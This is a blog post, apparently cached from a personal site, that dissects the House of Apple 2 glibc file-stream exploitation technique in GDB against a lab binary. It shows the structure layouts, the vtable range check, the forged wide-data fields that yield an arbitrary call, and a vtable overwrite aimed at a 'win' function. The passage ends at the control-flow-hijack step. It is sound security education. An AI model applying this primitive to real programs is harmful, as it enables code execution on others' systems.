Cached at:
09/26/26, 09:29 PM
# Dissecting House of Apple 2 on modern glibc
Source: [https://jazho76.github.io/house_of_apple_2/](https://jazho76.github.io/house_of_apple_2/)
This is a dissection of House of Apple 2, and also a small excuse to put an interesting exploitation path under the magnifying glass in GDB and understand it end to end\. It does not introduce a new variation of the technique; it simply answers my curiosity about how House of Apple 2 holds up on recent versions of glibc and whether it remains a viable exploitation path\. The document provides an interactive GDB walkthrough that readers can follow alongside the sandbox to develop a more intuitive understanding of the primitive\. All experiments use glibc 2\.43, as packaged by Ubuntu 26\.04 and Fedora 44 at the time of writing\.
> **Interactive lab to follow along with the walkthrough:**[https://github\.com/jazho76/house\_of\_apple\_2](https://github.com/jazho76/house_of_apple_2)
**File Stream Oriented Programming \(FSOP\)\.**This is about manipulating glibc file stream structures to hijack control flow\. One way to do this is by corrupting the vtable dispatch mechanism of`\_IO\_FILE\_plus`\. Modern glibc validates this vtable, so the obvious approach of replacing it with an arbitrary address doesn’t work\.
**House of Apple 2**, originally introduced by[Roderick](https://www.roderickchan.cn/zh-cn/house-of-apple-%E4%B8%80%E7%A7%8D%E6%96%B0%E7%9A%84glibc%E4%B8%ADio%E6%94%BB%E5%87%BB%E6%96%B9%E6%B3%95-2/), works around this restriction by using a valid`\_IO\_FILE\_plus`vtable to reach the wide\-character stream machinery, where a secondary vtable is directly dispatched without range validation\. This provides an`arbitrary call`primitive that we can escalate into a stack pivot and a ROP chain\.
## Exploitation prerequisites
This exploration assumes that we can overwrite a`FILE`structure and that we have both a heap leak and a libc leak\. The target binary already provides this\.
## Sandbox environment
The sandbox \(available in the GitHub repo\) runs Ubuntu 26\.04 LTS, giving us a modern environment to explore the technique\.
The image includes GDB, pwndbg, pwntools, ropper and tmux\. It also contains a target binary with an interactive menu for invoking file stream operations such as`fopen`,`fread`,`fwrite`, and`fclose`\. This gives us a convenient way to manipulate streams while debugging and testing ideas\.
## Exploration
Let’s start by inspecting the`\_IO\_FILE`and`\_IO\_FILE\_plus`structures:
```
pwndbg> ptype struct _IO_FILE
type = struct _IO_FILE {
int _flags;
char *_IO_read_ptr;
char *_IO_read_end;
char *_IO_read_base;
char *_IO_write_base;
char *_IO_write_ptr;
char *_IO_write_end;
char *_IO_buf_base;
char *_IO_buf_end;
char *_IO_save_base;
char *_IO_backup_base;
char *_IO_save_end;
struct _IO_marker *_markers;
struct _IO_FILE *_chain;
int _fileno;
int _flags2 : 24;
char _short_backupbuf[1];
__off_t _old_offset;
unsigned short _cur_column;
signed char _vtable_offset;
char _shortbuf[1];
_IO_lock_t *_lock;
__off64_t _offset;
struct _IO_codecvt *_codecvt;
struct _IO_wide_data *_wide_data;
struct _IO_FILE *_freeres_list;
void *_freeres_buf;
struct _IO_FILE **_prevchain;
int _mode;
int _unused3;
__uint64_t _total_written;
char _unused2[8];
}
pwndbg> ptype struct _IO_FILE_plus
type = struct _IO_FILE_plus {
FILE file;
const struct _IO_jump_t *vtable;
}
```
In practical terms,`\_IO\_FILE\_plus`is an`\_IO\_FILE`with a vtable pointer\. That immediately looks interesting: if we can control this pointer, we may be able to redirect an indirect call and hijack control flow\.
### Inspecting the file stream vtable
To inspect the vtable, let’s examine a`FILE`pointer returned by`fopen`\.
```
pwndbg> p *(struct _IO_FILE_plus *)0x37ecf010
$4 = {
file = {
_flags = 0xfbad2480,
_IO_read_ptr = 0x0,
_IO_read_end = 0x0,
_IO_read_base = 0x0,
_IO_write_base = 0x0,
_IO_write_ptr = 0x0,
_IO_write_end = 0x0,
_IO_buf_base = 0x0,
_IO_buf_end = 0x0,
_IO_save_base = 0x0,
_IO_backup_base = 0x0,
_IO_save_end = 0x0,
_markers = 0x0,
_chain = 0x7f58a7f4b4a0 <_IO_2_1_stderr_>,
_fileno = 0x3,
_flags2 = 0x0,
_short_backupbuf = "",
_old_offset = 0x0,
_cur_column = 0x0,
_vtable_offset = 0x0,
_shortbuf = "",
_lock = 0x37ecf0f0,
_offset = 0xffffffffffffffff,
_codecvt = 0x0,
_wide_data = 0x37ecf100,
_freeres_list = 0x0,
_freeres_buf = 0x0,
_prevchain = 0x7f58a7f4b480 <_IO_list_all>,
_mode = 0x0,
_unused3 = 0x0,
_total_written = 0x0,
_unused2 = "\000\000\000\000\000\000\000"
},
vtable = 0x7f58a7f49030 <_IO_file_jumps>
}
```
The pointer targets the`\_IO\_file\_jumps`table\.

This is a set of 21 function pointers\. File stream operations dispatch through different entries depending on the execution path\.
### Following the`fwrite`path
For this exploration I’ll focus on the`fwrite`path\. After placing breakpoints on each function and calling`fwrite`, the first breakpoint we hit is`\_IO\_file\_xsputn`\.

The call happens at`fwrite\+216`\. This matches the[glibc source](https://elixir.bootlin.com/glibc/glibc-2.43/source/libio/iofwrite.c#L44):`\_IO\_sputn`is a macro that dispatches through the vtable, resolving to`\_IO\_file\_xsputn`for this stream\.
```
0x00007fd5181d362a <+202>: mov rdx,rcx
0x00007fd5181d362d <+205>: mov rdi,rbx
0x00007fd5181d3630 <+208>: mov QWORD PTR [rbp-0x30],r8
0x00007fd5181d3634 <+212>: mov QWORD PTR [rbp-0x28],rcx
0x00007fd5181d3638 <+216>: call QWORD PTR [rax+0x38]
```
### Attempting to replace the vtable
For a first attempt, let’s overwrite the vtable pointer with`desired\_func \- 0x38`and set a breakpoint at`fwrite\+216`\.
```
pwndbg> p &win
$3 = (<text variable, no debug info> *) 0x4019e1 <win>
pwndbg> p/x &win - 0x38
$4 = 0x4019a9
pwndbg> set ((struct _IO_FILE_plus *)0x5334010)->vtable = (void *)0x4019a9
pwndbg> b *fwrite+216
Breakpoint 4 at 0x7fd5181d3638: file ./libio/libioP.h, line 1042.
```

Execution aborts before reaching the breakpoint\. The error suggests that glibc validates the vtable pointer before performing the indirect call\. Let’s inspect the backtrace and see where this happens\.
`fwrite`reaches`\_IO\_vtable\_check`which is rejecting the forged vtable pointer\.

The implementation contains a mechanism for accepting foreign vtables, but it is not under our control\. The relevant code is available in[`vtables\.c`](https://elixir.bootlin.com/glibc/glibc-2.43/source/libio/vtables.c#L504)\.
### Understanding the vtable validation
By the time`\_IO\_vtable\_check`is called it’s already too late, the vtable validation has failed\. The earlier`IO\_validate\_vtable`frame in the backtrace is the interesting part, so let’s inspect that instead\.
```
pwndbg> disass IO_validate_vtable
❌️ No symbol "IO_validate_vtable" in current context.
```
GDB cannot resolve`IO\_validate\_vtable`as a symbol\. Looking at the[source](https://elixir.bootlin.com/glibc/glibc-2.43/source/libio/libioP.h#L1033), we can see it is inlined into`fwrite`\.
```
0x00007fd5181d35f6 <+150>: lea rdi,[rip+0x1838e3] # 0x7fd518356ee0 <__io_vtables>
0x00007fd5181d35fd <+157>: mov rax,QWORD PTR [rbx+0xd8]
0x00007fd5181d3604 <+164>: mov r14,QWORD PTR [rbx+0xc8]
0x00007fd5181d360b <+171>: mov r15,QWORD PTR [rbx+0x28]
0x00007fd5181d360f <+175>: mov r12,QWORD PTR [rbx+0x20]
0x00007fd5181d3613 <+179>: mov rdx,rax
0x00007fd5181d3616 <+182>: sub rdx,rdi
0x00007fd5181d3619 <+185>: cmp rdx,0x92f
0x00007fd5181d3620 <+192>: ja 0x7fd5181d3780 <__GI__IO_fwrite+544>
```

A vtable pointer is accepted only when it falls within`\[\_\_io\_vtables, \_\_io\_vtables \+ IO\_VTABLES\_LEN\)`\. So we cannot simply point it anywhere we want\. Still, this is a fairly large region containing several jump tables, which gives us something to explore\.
The valid range begins as follows:
## House of Apple 2
We now understand the basic mechanism and its main constraint, the`\_IO\_FILE\_plus`vtable must point somewhere inside glibc’s valid vtable region\. This blocks the obvious approach but it does not completely close the door\.
House of Apple 2 gets around this by reaching a second vtable through the wide\-character stream machinery\. This second vtable is not validated in the same way\. Let’s follow that path in GDB and see how the pieces connect\.
### The wide\-character stream machinery
Back in`\_IO\_FILE`, there is a`\_wide\_data`field pointing to an`\_IO\_wide\_data`structure\. This structure has a vtable of its own\.
```
pwndbg> ptype struct _IO_wide_data
type = struct _IO_wide_data {
wchar_t *_IO_read_ptr;
wchar_t *_IO_read_end;
wchar_t *_IO_read_base;
wchar_t *_IO_write_base;
wchar_t *_IO_write_ptr;
wchar_t *_IO_write_end;
wchar_t *_IO_buf_base;
wchar_t *_IO_buf_end;
wchar_t *_IO_save_base;
wchar_t *_IO_backup_base;
wchar_t *_IO_save_end;
__mbstate_t _IO_state;
__mbstate_t _IO_last_state;
struct _IO_codecvt _codecvt;
wchar_t _shortbuf[1];
const struct _IO_jump_t *_wide_vtable;
}
```
Its layout looks quite similar to`\_IO\_FILE`\. It is part of glibc’s machinery for handling wide\-character streams\.
The path we want goes through[`\_IO\_wfile\_overflow`](https://elixir.bootlin.com/glibc/glibc-2.43/source/libio/wfileops.c#L407), which can eventually call[`\_IO\_wdoallocbuf`](https://elixir.bootlin.com/glibc/glibc-2.43/source/libio/wgenops.c#L364)\.
```
wint_t
_IO_wfile_overflow (FILE *f, wint_t wch)
{
if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
{
f->_flags |= _IO_ERR_SEEN;
__set_errno (EBADF);
return WEOF;
}
/* If currently reading or no buffer allocated. */
if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0
|| f->_wide_data->_IO_write_base == NULL)
{
/* Allocate a buffer if needed. */
if (f->_wide_data->_IO_write_base == NULL)
{
_IO_wdoallocbuf (f); // <- this is it
_IO_free_wbackup_area (f);
if (f->_IO_write_base == NULL)
{
_IO_doallocbuf (f);
_IO_setg (f, f->_IO_buf_base, f->_IO_buf_base, f->_IO_buf_base);
}
_IO_wsetg (f, f->_wide_data->_IO_buf_base,
f->_wide_data->_IO_buf_base, f->_wide_data->_IO_buf_base);
}
else
{
...
```
```
void
_IO_wdoallocbuf (FILE *fp)
{
if (fp->_wide_data->_IO_buf_base)
return;
if (!(fp->_flags & _IO_UNBUFFERED))
if ((wint_t)_IO_WDOALLOCATE (fp) != WEOF)
return;
_IO_wsetb (fp, fp->_wide_data->_shortbuf,
fp->_wide_data->_shortbuf + 1, 0);
}
```
`\_IO\_WDOALLOCATE`is another dispatch macro, this time operating through the wide vtable\. The indirect call becomes clear in the disassembly:

Here is the interesting part\. At`\_IO\_wdoallocbuf\+44`glibc loads the`\_wide\_vtable`pointer from`\_wide\_data`\. At`\_IO\_wdoallocbuf\+55`it calls the function pointer at`\_wide\_vtable \+ 0x68`\. This time there is no range validation\.
### Connecting the two vtables

Now the pieces start to connect\.`\_IO\_wfile\_overflow`belongs to`\_IO\_wfile\_jumps`which exists inside the valid range accepted by the first vtable check\. From there, execution can reach another indirect call through the unvalidated`\_wide\_vtable`\.
```
pwndbg> p &__io_vtables < &_IO_wfile_jumps < (void *)&__io_vtables+0x92f
$5 = 0x1
```
The general idea is now:
1. Set the`\_IO\_FILE\_plus`vtable so that the relevant slot resolves to`\_IO\_wfile\_overflow`\.
2. Point`\_wide\_data`to a forged`\_IO\_wide\_data`structure whose`\_wide\_vtable`is`desired\_function \- 0x68`\.
Before trying the next run, we need to satisfy a few conditions to reach`\_IO\_wdoallocbuf`\.
In`\_IO\_wfile\_overflow`:
- `\_flags`must not contain`\_IO\_NO\_WRITES`\(`0x0008`\)
- `\_wide\_data\-\>\_IO\_write\_base`must be`NULL`
In`\_IO\_wdoallocbuf`:
- `fp\-\>\_wide\_data\-\>\_IO\_buf\_base`must be`NULL`
- `\_flags`must not contain`\_IO\_UNBUFFERED`\(`0x0002`\)
There is one more detail\.`\_IO\_FILE`contains a`\_lock`field that glibc dereferences while acquiring and releasing the stream lock\. We need to point it to a zero initialized writable region of 0x10 bytes, otherwise the stream operation will crash before reaching our call\.
## Control flow hijack
Everything is set, let’s try again\. This time the outer range check passes, and the first indirect call dispatches to`\_IO\_wfile\_overflow`\.
